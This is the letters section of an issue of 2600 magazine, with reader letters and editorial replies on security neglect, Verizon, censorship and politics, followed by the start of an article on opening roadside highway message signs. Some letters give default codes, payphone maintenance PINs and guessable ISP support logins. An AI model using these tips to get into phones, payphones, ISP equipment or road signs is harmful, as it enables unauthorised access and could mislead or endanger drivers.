I work for a company on third shift doing on-site systems support. I have a lot of time to look around and understand everything around me. The security situation is so terrible I have had times where I did not know if I could handle how bad it is. I feel like I am in a completely exposed battlefield. I am not proud of my network. I have sent emails to high level programmers, system analysts, etc., about changing default system manager passwords for our main production database that serves as the heart of the entire North American division. No one cares. Isn't that frightening? I have mentioned how using telnet exclusively (internally and externally) for access to our production system is really unsafe (in a nice way, not threatening them). No one seems to care. There is a blind eye turned to every security issue. I wonder what goes on inside the neurons of the securimonkeys. The entire global network is an open nightmare. At this point I do not know where to turn and I am a little frightened to push security further. I feel if I do, I will turn the wrong people against me. Do you have any suggestions on how I may start turning around a worldwide corporation's security policies from a relatively entry level position without jeopardizing this position?

Hex

Unfortunately, no. Companies run by morons are the most defensive of all and unless you find someone with both power and a brain, any attempts to wake these people up will likely end in failure and possibly cost you your job. Eventually they will do themselves in. We suggest looking for something better so that you don't become a victim when they do.

Observations

Dear 2600:

It has been observed that "lifetime" subscription holders receive their issues of 2600 significantly later than the other subscribers. Although this could be explained by positing postal delays in processing bulk plain brown envelopes, it could also be explained by positing a prioritized mailing process at 2600. The lifetime subscribers are not going to provide more subscription income. They can be set aside and deferred until after the subscriptions where the recipient is going to make a renewal decision have been stuffed and labeled.

fuzzy

We hate to burst your bubble but we are nowhere near that level of malevolence. Even if we were, our second class mailing permit dictates that we send all copies out to subscribers at the same time. There are a number of reasons why your issue may be arriving late - among them lousy local mail delivery, delays at borders, or the fact that we're simply late with the issue.

Dear 2600:

Just wondering, have you seen the final release of XP? Thought it was damn interesting that the final build ended up to be build 2600. Also, I was at B&N and picked up another copy of your fine publication and guess what? It didn't scan - the clerk had to type in the code.

mAd-1

And the irony of that is that Barnes and Noble has implemented a policy where publishers have to pay half the cost of issues that are lost track of in their stores. While this includes shoplifting (something we fail to see how publishers should be penalized for in any way), it also includes cases where issues aren't entered properly by the cashier. We've seen this happen in the past before this policy was begun. We ask our subscribers to make sure that the issues they buy are scanned properly or that the manual entry is correct and not simply rung up as a miscellaneous sale.

Dear 2600:

Microsoft Internet Explorer 6 was released August 28th. I downloaded it and looked at the "About" to see what version it is. Suspiciously, it is version 6.0.2600.0000. I found the third set of digits pretty damn interesting. Y'all are friggin' everywhere I swear. *How in the hell!?!?*

Muchocaca

Dear 2600:

As an avid reader of your excellent magazine I thought it would be of the utmost importance for you to receive this letter. I was driving around in my hometown in Massachusetts when my check engine light turned on so I stopped to get gas. There was a backup at the light across the street. I looked and saw a Verizon van. Two seconds later I saw it start to drift backwards more and more until it hit the car behind it destroying the car's bumper. It's great that a money hungry company like Verizon can hire drivers who can actually drive, eh?

Silent

Don't worry, in a couple of years they'll have figured out a way to replace their human drivers with computers. (Incidentally, the check engine light could indicate a more serious problem with your car.)

Dear 2600:

I was looking at the cover for 18:2 and was wondering, is that a cop in riot gear in the reflection of the window? It probably is - after all, that was a big "hacker" crime spree waiting to happen.

Chase "Michael Kenyon" Brown

Dear 2600:

In response to Mike G.'s letter in 18:2, you can find all Phrack files at www.phrack.org. And in response to ICFN PMP's letter in 18:2, I never found American or Chinese hackers. What I found were hackers who existed without skin color, without nationality, and without religious bias. Hackers ready to join projects, share their knowledge, and help other people to find answers, like the guys of this great magazine. I hope one day you can find them too.

Osi44
Argentina

The fact is that hackers are human beings and so you will certainly find biases of all sorts. But these biases are defined by the individual, not by some sort of hacker hierarchy. Those who fail to understand this and who repeatedly try to get hackers to act as some sort of monolithic army simply wind up distorting what it's all about.

Dear 2600:

Jet Li is a hacker! In the movie *Romeo Must Die*, there is a scene where he's breaking into his dead brother's apartment. The apartment number on the door is 2600, and it's in the exact same font as your logo. Coincidence? Most likely, but a damn neat one at that.

Evil_Monkey

Dear 2600:

I am surprised Microsoft is supporting the SSSCA. I could have sworn they were just complaining that government regulation of what you put in an OS limits innovation.

Yonder

You raise a good point. We trust you aren't at all surprised to witness such behavior though. It's further proof of how hypocritical these giant entities are when they bitch and moan about government regulation and then actively embrace it when it's to their advantage.

Dear 2600:

This goes to all the people in the dalnet chat room #2600. You fucking kids give 2600 a bad name and you all need to give it up because you can kick some one and get a life.

lord ice

We're sensing some anger here. Let's first off point out that not every channel in the world with "2600" in it has anything at all to do with us. IRC simply cannot be controlled in that manner and hopefully it never will be. (It would be interesting to see if some of our litigation-obsessed corporations would actually try to force people not to use their names as channels on an IRC server.) We run our own server (irc.2600.net) and #2600 is our official channel. That's the only IRC server we can speak for and we believe the people who congregate there are more mature and open-minded than most other servers. But there will always be exceptions. That's why it's important to point out that it's only IRC and not worth bursting a blood vessel over.

Dear 2600:

Ever since I started reading 2600 four years ago, I started looking for "quirks" or something out of the ordinary on the cover. Well, I noticed it on this one and I just simply can't figure it out. Who is the person on the bridge? No, not Dmitry, but on top of the tower of the bridge. He/she is really small. I have not been able to make a clear picture of the person with digital imaging or other means. Who is it? Or was it a foul up? Just wondering.

Johnny C.

The first rule of photography is that no matter how much time you take setting up a shot, there's always someone who will stand in the wrong place at precisely the wrong time.

Dear 2600:

I am writing to point out the subtle peace sign on the cover of 18:3. It is placed directly under the "26" in 2600, and only visible when the light reflects off the cover in a certain way. Anyway, I am sure you placed it there intentionally, but why did you not make it more conspicuous? Nevertheless, it is a fine gesture especially in light of recent events, and only perpetuates the notion that hackers are not belligerent or exploitative people. Good luck with your legal fights and please never cease to enlighten.

Codey

Dear 2600:

On page 46 of 18:3 is an article by Nickels 1 explaining how to bypass Cisco router passwords. Before you let Nickels 1 publish another article, question freedom of information versus plagiarism....

Cisco freely provides this information on their web page at <http://www.cisco.com/warp/public/474/> with the title "This page is the index of password recovery procedures for Cisco products." Also, anyone who works on Cisco routers already knows the requirements for bypassing passwords as indicated on Cisco's web page - "Note: For security reasons, the password recovery procedures described here require physical access to the equipment."

Stealing from one source is plagiarism. Stealing from several sources is research!

DJBusyB

We'll deal with it. Thanks for the tip.

Dear 2600:

I advise everyone to read *Animal Farm* and *1984* by George Orwell. Then look at our society. Doesn't it remind you of the government, religion, or the media?

Also, don't you guys see that we are not going to make any difference at all? The general public is too stupid to know what's going on and yet "the future lies in the proles." The media is *always* going to portray hackers as bad, evil, and corrupt no matter what. In this they have already won. The media is the only source of information the "proles" are able to understand. They would rather trade in their freedoms for the illusion of security. But in spite of all this, there will always be people who understand what's going on. We are not the victims. The "proles" are and yet they don't even notice.

Anon O Mous

Dear 2600:

I have to say that the peace sign you guys printed on the cover of 18:3 was really creative. And your pages still smell so good! How much better can it get!?!?

Mark12085

For some perhaps it has already gotten dangerously good.

Dear 2600:

The phone on the right in the first row on the "Back Cover Foreign Phones" page in 18:3 is *not* a Cambodian one. It's an Australian one.

Felix

We'll see if we can verify this. Hopefully we won't need to send a team over to investigate.

Dear 2600:

Long time reader, first time writer. I like the peace sign on the cover (the one that hasn't been hijacked by Verizon). Subtle. Several issues ago, there was a notice on an inside cover about picking up back issues of 2600. Do these still exist? I'd like to grab a few of those.

Andrew Holt

Yes, somehow we let our own back issue ad be taken over by more payphone photos. Full info on availability can be found on the staffbox page. You can order online and browse topics through our website (www.2600.com).

Dear 2600:

We have a 1985 JC Penny color television that we have been unsuccessful in finding a "universal remote" for. Recently, the television turned on and back off unexpectedly. At the same time, my young son was sitting on the floor playing with one of those battery powered Coleman lanterns, the kind with two fluorescent tubes. After some experimenting, we discovered that when you quickly turn the lantern knob from "off" to "one tube on" and then to the "both tubes on" position, the television would come on. Turn the lantern off and do it again, and the television turns back off. I then used the lantern to train my Handspring as a remote.

mickeym

Politics

Dear 2600:

I have been reading your magazine for several years now and find it to be generally informative and useful to my profession. But I have become increasingly disturbed by your apparent politics. I fully expect you to excoriate me in the same smug, condescending manner you take with all other writers who disagree with you, but I simply must comment on some of the positions you have advocated over the past months.

I first became really bothered at what appeared to be your defense of the WTO rioters and demonstrators in Seattle. I have followed some of the figures involved in organizing these demonstrations for a while and find them to be nothing more than professional anarchists and modern-day Bolsheviks. Apart from advocating socialist revolution, they are in it only to cause violence and disruption and have nothing constructive to offer politically. I would wager that most of the mob accompanying them are entirely ignorant of the actual political motives of their "leaders," and are just looking to fulfill an adrenaline rush. Fortunately, what views this lot does manage to articulate are so radical and fringe, it is unlikely they ever will gain a wide following.

I also want to address some of your comments in response to letters in the 18:3 issue. Your attacks on gun-ownership utilize some of the same distorted, one-sided statistics used by gun control advocates for years. The 75 percent reduction in gun-related deaths in Canada compared to the United States includes police shootings and instances of self defense in this country. Citizens in the United States use firearms in self-defense against crime more than 6,000 times per day, and less than five percent of those instances require the pulling of a trigger.

The way we do things here in the United States is not now, has never been, and never will be perfect. Yet many voices such as yours advocate tearing it all down because of that lack of perfection. As long as human nature remains as it is, your utopian pursuits will remain a fairy tale quest. The fact is that like it or not, we live in the best system in the world. It should continue to be criticized and improved, and we all need to be alert to those who try to twist the rules for their own benefit and the detriment of others. That is something often done well by 2600 by pointing out the danger and folly inherent in things like the DMCA or MPAA. You have it partially right in your belief that less government is better, but you also need to realize that corporations are not all evil. Naturally they are very self-interested and often they do stupid things, but by trying to punish a couple of dozen people in a board room, you also end up seriously harming hundreds, if not thousands, of employees who are just trying to make a living and take care of their families.

So, as you get busy painting me as a Nazi kook or some such thing, I will take my leave of you secure in the knowledge that, like the WTO demonstrators in Seattle, your views will no doubt be regarded as so radically fringe that you won't gain much of a following either.

G. Conterio

Calling us names and then virtually daring us to call you names in return says more about you than any name ever could. That said, let's quickly dismantle your logic so we can move on with more technical matters. The WTO protesters, particularly in Seattle, enveloped a wide range of political beliefs, left, right, and center. Even the mass media occasionally got this right. The revisionism that has turned these peaceful protests into riots is very self-serving to those who want to demonize the entire anti-globalization movement. But the firsthand accounts and unedited footage tell a very different story. Listen to our own coverage from November and December of 1999 on our website in the "Off The Hook" section where we tracked down dozens of these firsthand accounts. This is not to say there weren't a few idiots who tried to cause problems by destroying property. But these people hardly defined the mood of the rest and even their actions paled in comparison to the actual violence perpetrated by the police, which to this day remains completely unpunished. Talk to people who were actually there and come up with some unedited footage that backs up your conclusions before you condemn an entire group of people. And if you can find any way that what we're saying here differs from the things we've been saying since our first issue, please let us know.

It's wonderful to know that citizens in the U.S. are constantly using guns to prevent crime (although it's a bit puzzling to figure out where such statistics are kept). But in other parts of the world they somehow manage to prevent a whole lot more crime without using guns at all! And of course, there's the matter of all the gun-related crimes that we fail to prevent, which was sort of the whole point. The simple fact is that we have a major problem and getting more guns is certainly not the answer. And our statistics come from such biased organizations as hospitals, police departments, the Centers for Disease Control, and the United Nations. And they all seem to correlate quite nicely.

To continue the refrain that we have the best system in the world invariably leads to a lack of urgency in getting problems fixed or even in seeing them. And when people say that in fact we don't have the best system in the world, as we do, they are branded as traitors, utopian dreamers, and people who want to tear everything down, among other things. They are often told to leave if they don't like it rather than stay and fight to make things better. The end result is that the things that really need to change continue not to change. And it's that failure which will ultimately prove to be our downfall.

Dear 2600:

The Libertarian Party is not "naive in their assumption that massive corporations will act responsibly with little regulation." This is a deliberate distortion of Libertarian thought - and you know it.

Libertarians proclaim that "massive corporations" can only flourish *because* of the environment of regulation. The existence and legitimization of regulation is what *allows* the corporations to manipulate the legal environment to their own benefit. A "level playing field" cannot be tilted by the politically powerful. Once the playground is lifted off the field and (allegedly) held level by regulations, then is when it becomes susceptible to corruptive influences.

It is the Stalinists-at-heart, such as yourself, who proclaim the legitimacy of government regulation. As such, you are War Criminals in the economic struggle for freedom and self-reliance of individuals.

You guys really *do* deserve the harassment you've received. It is the golem that you yourselves created.

American citizen residing abroad

We'll ignore the hysterical name-calling in the interests of space. Instead, let us express our gratitude for explaining this position so clearly. All it takes to ensure that corporations won't abuse power is to not impose regulations at all! Our use of the word "naive" somehow seems insufficient in light of this clarification.

Con Jobs

Dear 2600:

In the August 13, 2001 issue of *BusinessWeek*, the CEO of a small ISP in North Carolina says that Verizon exploits "its control of high-speed Internet lines, randomly cutting off service for his customers. Once the line goes dead, he claims, [Verizon] representatives tell customers that [his small ISP] 'seems to have screwed up,' adding: 'Why don't you come with us?'" Meaning, why don't you switch to Verizon. Could this possibly be true? There must be some reader of 2600 who works for Verizon in North Carolina who can fill us in if this is standard practice.

We can tell you that this is standard practice in New York. We've seen it ourselves on two separate occasions. In one instance a DSL line was ordered from a non-Verizon ISP and it failed the Verizon engineering survey (they control the wires), meaning that it was technically impossible to install the line according to them. The next week we got a call from Verizon telling us that our Verizon DSL line was all set to go. Another time we managed to suc-

cessfully get a DSL line installed with a non-Verizon ISP only to have Verizon physically cut the line "by accident." Magically, upon reconnection we were no longer able to attain the same speeds. That to us is sheer vandalism on Verizon's part. We've heard numerous stories from other customers and virtually every ISP in the area that confirms this kind of thing happens all the time with Verizon. Maybe we should just stop all regulation of phone companies and then Verizon will suddenly start to behave.

Dear 2600:

First, congratulations for the best magazine on earth, and condolences for the terrorist attack on NYC.

Now for the meat... I went to the following Internet cafe tonight: easyEverything, 31/37 bd de Sebastopol, 75001 Paris, France. I discovered that www.2600.com was blocked without any explanation by redirecting straight into their web page at www.easyeverything.com. I know from their site that they are the same company as easyjet and easycar.com and that there is one of those (Windows-based) web cafes in New York at 234 West 42nd Street. I already wrote on their complaints book, but intend to send a registered letter to their head offices in England located at easyEverything Ltd., 12 Hanway Place, London W1T 1HD, England.

expert

These people have been a problem for some time. They have many stores in Amsterdam as well and since their software determined that the website for the HAL 2001 conference was somehow unsuitable, many people weren't able to get directions to the conference this summer after having spent money for Internet access. We've had many complaints from people who find it outrageous that our site is blocked and also redirected without explanation to their site. This is what happens when a big company drives all the little companies out of business with artificially low prices. You wind up playing by whatever rules they feel like setting.

Morale Boosts

Dear 2600:

I picked up my first issue (18:2) at Cooper's in MA and I was instantly absorbed even though I know less than nothing about computers. I just wanted to say good luck in court and that this zine is a valuable source of information, so don't be intimidated by the evil corporations who are trying to shut you down!

Dear 2600:

"A 'No' uttered from deepest conviction is better and greater than a 'Yes' merely uttered to please, or what is worse, to avoid trouble." - Mahatma Gandhi

Good luck, I wish you all the best.

David (Cobra2411)

Dear 2600:

I have been reading 2600 ever since I remember hiding them under my bed so my mom and dad didn't find them. What an honor, next to my porno mags and Anar-

chist's Cookbook. Anyway, I want to express my gratitude to your publication. I take that back - *our* publication. Without 2600 I would've been lost since I lived in a small town with very few like-minded individuals. I now live in a larger city and run into hackers on a daily basis. Thanks and see you at H2K2.

LanZfreak

More Info

Dear 2600:

I'm sure you will get my name with my email, but I'm going to ask that you don't share it if you print this letter. The information I have I believe is considered confidential by the company. You recently printed an article about The Matrix tool that @home T2 technicians use. You said that tool allowed us to access a customer's computer and control it remotely. This is incorrect. The tool you are thinking of is called Remote Assistant, which is simply a web based version of VNC. It cannot be turned on without the customer's permission as they have to visit a special website (<http://home-help.excite.com/ra>) and then they have to click on the right button. The Matrix tool is simply a tool that allows us to run down line problems by showing us modem init history, Signal to Noise Ratio, etc., etc. Hope this clears things up, but again, please do not publish my name.

No Name

Not that we don't think the information you provided was interesting, but do you really think sharing something so basic would put you in danger? The sad fact is that you're probably right.

Dear 2600:

I wished to expound a bit on the architecture for support referred to in MÖrtis' article about working at AT&T @Home. The Matrix is actually a small cluster of servers with an HTML interface to a database containing SNMP information from every cable modem in the country (under the @Home system). The SNMP information polled is in line with what one might expect from the available SNMP objects in the DOCSIS specifications (found at <http://cablemodem.org/specifications.html>). The information consists of data collected from both the modem itself and the CMTS router in the system's headend. CMTS stands for Cable Modem Termination System and generally refers to a router, usually a Cisco, which has one or more cable modem cards that interface with the RF network and one or more standard ethernet cards that will connect to a common hub. The hub then connects to a backbone router interfaced with one or more WAN circuits. The IOS version of all of the devices mentioned is generally kept well up to date. In The Matrix, each MSO (Multiple System Operator) has access only to its own modems in most cases. A local system will often be assigned one or two individual user accounts. Most level one tech support that is conducted in a local system will not have access to The Matrix. I am aware of at least one that does. The most interesting capabilities afforded by access to this tool are simply bandwidth utilization analysis and signal integrity analysis. There is no built in capability to snoop or anything of that sort. The closest it gets is afford-

ing the user the ability to see how much data has been transmitted and received since the last cold boot of the modem. This is one piece of evidence used in identifying bandwidth abusers.

I am told that the modem itself can be altered by SNMP SET commands given that one knows the proper write community string. The hard part is that this can only be done from inside the private net-10 address space to which the RF side of the modem belongs. Each modem is assigned the net-10 address for polling purposes only and this address has no affect or role in general Internet traffic between the computer and the net-24 and net-65 networks (the @Home backbone). All bandwidth allotment and power adjustment messages between the modem and CMTS are in terms of the MAC address. The net-10 address is assigned by a DHCP server at boot of the modem, along with the address of a TFTP server to obtain a config file from. The config file is downloaded to the modem in a TLV format specified by the DOCSIS specifications. This config file is authenticated by the CMTS before it grants the CM permission to talk and allots it to a grouped transmission time slot. As an interesting aside, this is also where the QOS level for the modem is set to cap it to a certain speed. Usually MSOs will have two or three levels of QOS, one for 0, 3 MB, and full speed - or 10 MB. Each QOS level is represented by an integer between 0-9. The Matrix also reports this QOS value back from the modem, but only if a specific type of poll is done. In any case, The Matrix does not do much else, and as such is of little use for anything other than that for which it was intended.

Level 2 support can "VCN" into customers' computers through a tool called Expert City. There are a few other tools out there that allow this, but they are all only by permission. For any of them, nothing in this regard is installed on the user's computer. For Windows customers, they can use the NetDiag.exe client to gather information and conduct an official bandwidth test between the customer's computer and the proxy server in the system's headend. This won't detect three hop out problems, but then again, they won't troubleshoot those with you anyways. This particular mechanism requires that the user place the NetDiag program into a Customer Support Connection mode and then the support personnel use the exact same distribution of the program, set to mode=support as a "run" option, to connect to the user's computer. The difference is that the support personnel have a username and password that allows them to use this capability. Both of these are very easy to guess. If the user had it, they could perform bandwidth tests by/on themselves and connect to another user's computer to do the same. The only information given is as follows: 1) OS, RAM, hard drive space, sys resources, basically anything you get from a sys info dialog; 2) Complete stack information, Winsock and all; 3) The ability to remotely run traceroutes, pings, and the bandwidth test from the user's computer. Not terribly dramatic either. One interesting bit though: the bandwidth test is a customized "bing" test (found at <http://www.cnam.fr/reseau/bing.html>). With bing, a series of packets of custom size, timeout value, etc. are sent from one host to another and the statistical average of their performance is taken to represent the bandwidth available.

This is conducted as a two-way test on the @Home network between the client computer and the proxy server in that system's headend. I would find it very interesting to hear if there is a way to change the end point of the test. It would be unfortunate if this client could be used to conduct a DDOS attack of some sort. The default port for this client (which can be changed) is 9812.

The only other significant piece to the story is the Support.Com client placed on the computer. It has various capabilities such as a system restore and auto-fixes for different areas of the stack, but that's it. So I'm afraid there is nothing particularly malicious about @Home. But they do have a number of possibilities within their infrastructure for abuse or other activities. (That is, before they fold and become part of AT&T in a year or so, hmmmO.) When Code Red II hit, it became apparent that a lot of users had IIS running on their computers despite @Home's no server rules. Many of them didn't even know it was there. The virus broke the 10.x.x.x space of the modems, nearly incapacitating large portions of certain markets. Even if probing of an infected IIS server did not compromise a customer's net-24 or net-65 public IP, their modem might have exhibited a near solid activity light.

It shouldn't be necessary to say, but I am merely pointing out all of this for informational purposes. There is no malice in any of it.

One last note: If you have a G.I. 3100, set your computer IP to 192.168.100.2 then point your browser or HTTP content reader of choice at 192.168.100.1 and see what you find.

g0 seigen

Dear 2600:

I figured I'd drop a note regarding a letter from toast666 [pg50/51, Discoveries] regarding his cell phone. Sorry toast666, as an ex-ATTWS slut, I can tell you that those codes have nothing to do with hacking. What the rep did was manually enter the phone's required info to operate. This is normally done by an OTAP (Over The Air Program) sent to your phone. If it doesn't get through right away, they manually enter your phone number and SID (System ID code... one for every market city). Sounds like you're in the Chicago area. I can also tell by the six zeroes (the default security code) that you have a Motorola phone. Yippee.

You can't get a new phone number by just manually programming the phone. Each call/registration signal to/from the phone contains encrypted info (a number as long as your arm... no BS) with your phone's Electronic Serial Number, phone number, etc., etc.

Here's a Motorola hack for you: If you forget your phone's lock code, leave the battery off for five minutes, then enter the default lock code of "123".

meowmixman

Dear 2600:

In 18:2, Cyrus wrote about entering 2727378 into a payphone for some interesting features. As you say, it looks suspiciously like a phone number. Cyrus forgot to mention that you type this number while the phone is on hook, making it a very different number indeed.

I posted several messages to various BBS's about this

number many years ago when I saw a BellTel guy changing the text on a subway payphone in Toronto.

This tequirk number spells out Craserv, which is the Millennium Manager software component you invoke by dialing the number. An equivalent number is 2541965 (which doesn't spell anything).

Dialing this number on a Millennium phone will bring up a PIN prompt. 55555 and 12345 work to some extent. Some codes bring up menus like "Please insert key to open change box" or "Please insert key to open terminal."

If you enter a PIN number less than 40000, you will be prompted for an op code. Anything less than 80000 gives you the "insert key" prompts. There are several specific codes, such as the 270 range that controls LCD brightness. Opening the terminal with a key will give you access to the keyboard port necessary for changing the text. Opening the change box without a key will give you access to a jail cell and some fat hairy guy who keeps calling you Mary.

**Lucifer Messiah
Anarkick Systems**

Dear 2600:

I saw the letter about being able to get the phone number you are calling from. Many phone companies have such a feature, but you have to do a little social engineering with telephone installers and people who install monitored alarm systems. A pen tap on your own line can catch such numbers if you are lucky enough to have a lineman use your line at the pole. Back in the early 80's, I found out about the number for this in my home town. It was the ten digit phone number 310-222-2222. I also discovered that 410 would give the clicks - like it was reading back the digit recordings of your number but you could only hear the clicks. I figured that this was for use on party lines where the common return for the pair was in a different configuration than a dedicated line. As I moved around the country, I discovered the same would work in other areas. I didn't know enough at the time to know if this number was a default setting on a particular brand of equipment or just a policy of the particular LEC. Later I discovered that 970 would work in other parts of the country. Occasionally I ran into one that was 970-222-2222. But now that the software has been updated on the phone switches to support additional area codes, I haven't seen these work for a while. Where I live now, they had a local number temporarily set aside that would do the deed, but they have since redirected that number to their main receptionist.

I also discovered on one phone system in the early 80's that if you dialed 810, you would get someone answering the phone "Test Port." On one occasion we played "Old MacDonald Had a Farm" with DTMF tones (off key: 555-4-6-5-99-88-4) to this guy and hung up on him. He rang back the phone with different ring lengths to play the song back to us using the phone's ringer. That freaked out the others who were in the area of the payphone at the time.

I would be real interested in hearing from others who have discovered such numbers that still work in their area.

exo

Dear 2600:

In 18:3, phobik writes on how to adjust the settings on a Qwest DSL router that is installed in the homes of Qwest's residential DSL subscribers.

In this article phobik goes on to explain how to change the parameters of the router to up the bandwidth. This won't work. Oh, you can change the DSL router to whatever you want all right, but unless the DSLAM is set at the CO to the same settings you won't get that speed increase you're looking for. In fact, if you change your home router settings to something other than those set at the DSLAM you possibly wouldn't even get SYNC at all, thereby dropping your connection entirely.

Now then, knowing this I guess you could use this information to drop someone's connection for a while if you wanted to be mean and you knew the right IP. But it wouldn't help you if you wanted to, say, order a 128k service then up yourself to 8M. To do that you would need access to the DSLAM as well.

Anonymous

Dear 2600:

In 18:3 Screamer Chaotix talked about "Exploiting Intelligent Peripherals" such as the HP JetDirect Network Printer Device. After scanning for open ports, he used telnet to connect to the device and gain access. It should be noted that most of these devices now support HTML access via port 80. So it is much easier to just open a web browser and type in the address. There you can set anything you want. Most admins don't set a password for these devices. I know I don't, or at least didn't until now. So you will probably have no trouble finding one with open access.

Phate

Dear 2600:

The "Dallas Key" that Interested is asking about in 18:3 refers to the Dallas Semiconductor iButton. This technology was discussed in the "Touch Memory Primer" article back in the Winter 1998 issue. (An updated version is available at http://www.atstake.com/research/reports/practical_introduction_to_ibutton.pdf.) There are various applications for iButtons (access control, authentication, data storage, etc.) and it sounds like Interested's case is using the 64-bit unique identifier or possible challenge/response for identification and software protection.

More recent research includes my security advisory on the DS1991 device (<http://www.atstake.com/research/advisories/2001/a011801-1.txt>) in which it is possible to perform a dictionary attack against the three subkey passwords protecting data within the device.

All current information (e.g., samples, data sheets, software development kits, etc.) on the iButton and 1-wire interface technology can still be found at <http://www.ibutton.com> and <http://www.dalsemi.com>.

Kingpin
Boston

Dear 2600:

In 18:3, Interested asks about the "Dallas Key." It sounds like the quester has encountered a Dallas Semicon-

ductor "iButton." Lots of information is available on the iButton at www.ibutton.com, including technical details, Java APIs, and hardware. You can buy one of their tiny microcontroller boards for \$50 that enables you to create your own hardware security system using the familiar Java programming language. You'll also need one of their programmer boards that includes an ethernet interface (among others), but the whole package probably won't set you back more than \$130.

It's fun stuff. You could, for example, rig your car with this hardware and some cleverly placed solenoids so that in order to unlock the door, you insert your "pinkie" ring into the slot.

Cudabeen

Quest For Knowledge

Dear 2600:

I was recently engaged in a search for a program that could convert MS Word files to HTML format and found that they were either nonexistent or at least extremely hard to find. I thought this was rather surprising and tried to look for some sort of documentation on the MS Word files' source code so that I could maybe write such a program myself. I was as a consequence faced with the fact that Microsoft keeps their stuff supersecret and that such documentation is officially unavailable. I am wondering if the source code can be found anywhere at all, considering how many times Microsoft has been hacked.

dmitry kostyuk

Old School Perspective

Dear 2600:

As an old school 2600 reader (I used to hack VMS, run exchange scanners, and write TSRs to grab DOS Novell login names and passwords), I've followed Sundevil, the sell-out of Mitnick, the whole DMCA fiasco, and now Dimitry. In the old days it was the hacker/phreak community against the system. Now the thought police are pervasive and it seems it is the corporate world and their elected puppets against everyone. Worried about your rights? If you aren't, you should be because this time it is for keeps. Soon it will be *illegal* to read mags like 2600 because it is a "circumvention device" even if you only want to know how something works or enjoy non "mainstream" political commentary.

Final words of advice from an old school guy: Hack to learn, run a non fascist GPL'ed OS, and contribute to the EFF!

Primemumber

Film Update

Dear 2600:

I just finished watching a DVD rip of the *Takedown* film and I just have to say that I am happy that this thing has not made it to the shelves here in the U.S. This is a very bad portrayal of Mitnick, yet it does have a few funny points (like what happens to the FBI and Shimomura). I think I speak for everyone when I say *Freedom Downtime* needs to be released to set things straight. I, along with

others, cannot wait for its release and was wondering if you had gotten any further with it.

DQ

Indeed we have. At press time, it appears as if we are mere days away from securing all of the musical rights we need to finally make the film available. This process added a year to the project and in retrospect we probably would have opted not to use any commercial music at all in order to have avoided this. In any event, our main web page will have an announcement when the film becomes available.

Hacker Pedestals

Dear 2600:

I've been reading 2600 for quite some time now and I love the magazine. It kicks ass, but I think you may be glorifying the hacker a little too much. If someone gains access to a computer and takes valuable data, that is a crime. Hackers go into things they shouldn't using exploits/tools much like a criminal opens a safe containing thousands of dollars worth of information. Information should be available to the public, but if people don't want others to know about their works, then you should respect that. Instead, hackers are glorified by the mag for doing shit they shouldn't be doing while spouting constitutional rights and liberalism. You're right on many things, but saying that a hacker is not a criminal is the stupidest thing I've ever heard.

chris s

It's hard to imagine what exactly you find appealing about our magazine if you bear such animosity towards hackers. We will continue to say that hackers are not criminals because we happen to believe that - quite strongly in fact. We would never deny that someone who invades privacy, trespasses, or intentionally causes damage is committing a crime. This would apply to anyone including system administrators and corporate executives. But to assume that all hackers engage in illegal activity is naive at best. Those who do, however, should be judged by the actual severity of the crime, not by the fear of those who think that hackers are capable of all kinds of evil.

Questions

Dear 2600:

I stole my last copy of 2600 and I feel bad about it. What is the address to which I can send the \$5 payment for the magazine?

sk

You can help a lot more by being clear about why you believe this kind of thing is wrong and what it was that made you think it wasn't in the past. The relatively small amount of people who shoplift us do a great deal of damage, not just to us but to the image of hackers everywhere. We can only hope that those in the hacker community continue to stand up against this sort of thing.

Dear 2600:

I am the owner of www.fordreallysucks.org. I emailed 2600 on this address earlier and never received a response to my inquiry. My request is that I point www.fordreallysucks.org to www.2600.com. Since my last request went

unanswered, I have already pointed the domain to 2600. If you have any objections to this, please respond and I will remove the forward.

Halo Nine

We appreciate the support. But it's completely unnecessary to ask us for this kind of permission. In fact, this is what our defense in the Ford lawsuit centered on. Anyone has the right to link and forward wherever they want. It's how the web was designed and essential to how it works. Those corporations who want to stop people from linking to them must be challenged every step of the way.

Dear 2600:

I was thinking of writing some articles for 2600 and I had a couple of questions. First off, what are the length limits for articles in 2600? Second, I was thinking of writing an article about Parasitic Computing and one about OpenBSD, as a kind of intro to it for Linux users. I wanted to verify that no one has done any articles like this in past issues, and would they be something that 2600 is interested in?

Zach

We receive a number of letters like this almost on a daily basis. We welcome articles on virtually any subject so long as they are written from a hacker perspective. We don't impose length limits but we're less likely to print material that is extremely short and sketchy as well as that which is exceedingly wordy and filled with fluff. Since we don't have the time to reply to every inquiry about whether or not we'd be interested in a particular topic, we prefer that people just write about what they know and submit it. Even if it doesn't get printed, you still will have created something that could be of interest to others.

Dear 2600:

What happened to the old "Ma Bell is a Cheap Mother" shirt? Is there anywhere to still find one?

Koldshadow

That shirt dates back to Tap Magazine from the 70's and 80's. We're sure some old-timer has an answer for us and that someone will probably wind up reprinting them.

Dear 2600:

I have a story that may interest you. However I'm afraid that if I published it, I wouldn't be around to see it if you know what I mean. Can I submit a story anonymously?

Phaceoff

We know exactly what you mean. Many people submit stories to us and then go on vacation and wind up not seeing them when they're published. It's a very real fear that should not be ridiculed. And to answer your unrelated question, yes, by default all stories are submitted anonymously. Your byline is what you want it to be. Naturally you should take steps to ensure that your outgoing mail isn't being monitored.

Dear 2600:

I've been visiting the 2600 website on and off for like two years. However, I have never understood exactly what the radio broadcast that can be downloaded is all about.

Continued on page 48

hacking the highway

by mennonite

I decided to write this because many people have often wondered if this sort of thing was possible, and have experienced disbelief upon viewing pictures of modified highway signs reading things like "Free Kevin" - writing it off as the work of Photoshop or the GIMP at the hands of someone with too much free time. Hopefully this article will give you insight as to the way simple systems operate and encourage you to go out and explore similar systems such as electronic billboards.

Introduction

The unit this article was written about is a fairly commonplace highway hazard information sign constructed by ADDCO and purchased by pretty much every state and county highway commission in the US. They are trailer mounted and can be powered by either portable diesel generators or solar panels mounted on top of the display screen with batteries for nighttime usage. The display screen is a three line by eight character display changed by flipping cards ("pixels") that are yellow/reflective for "on" or black for "off". At night a pseudo-backlight system can be turned on by switch or by photocell resistor. It is in fact not a backlight, but two orange bulbs at the bottom and top of the sign that illuminate the reflective cards causing them to glow. As far as access panels go, there are three. Two are at the front of the unit (side facing traffic) or along the sides. These house batteries and are usually locked to prevent people from stealing the batteries. The other access panel is at the back of the unit in the center and is seldom locked. This panel houses the control panel, various switches, and other innards.

Getting Started

Open the rear access panel and look inside. You will most likely see a black panel with an old school IBM AT style keyboard velcroed to it. On the right of the panel will be a silver battery disconnect switch for changing the battery. Below the panel will be a battery status gauge measured in amperes. On top of the



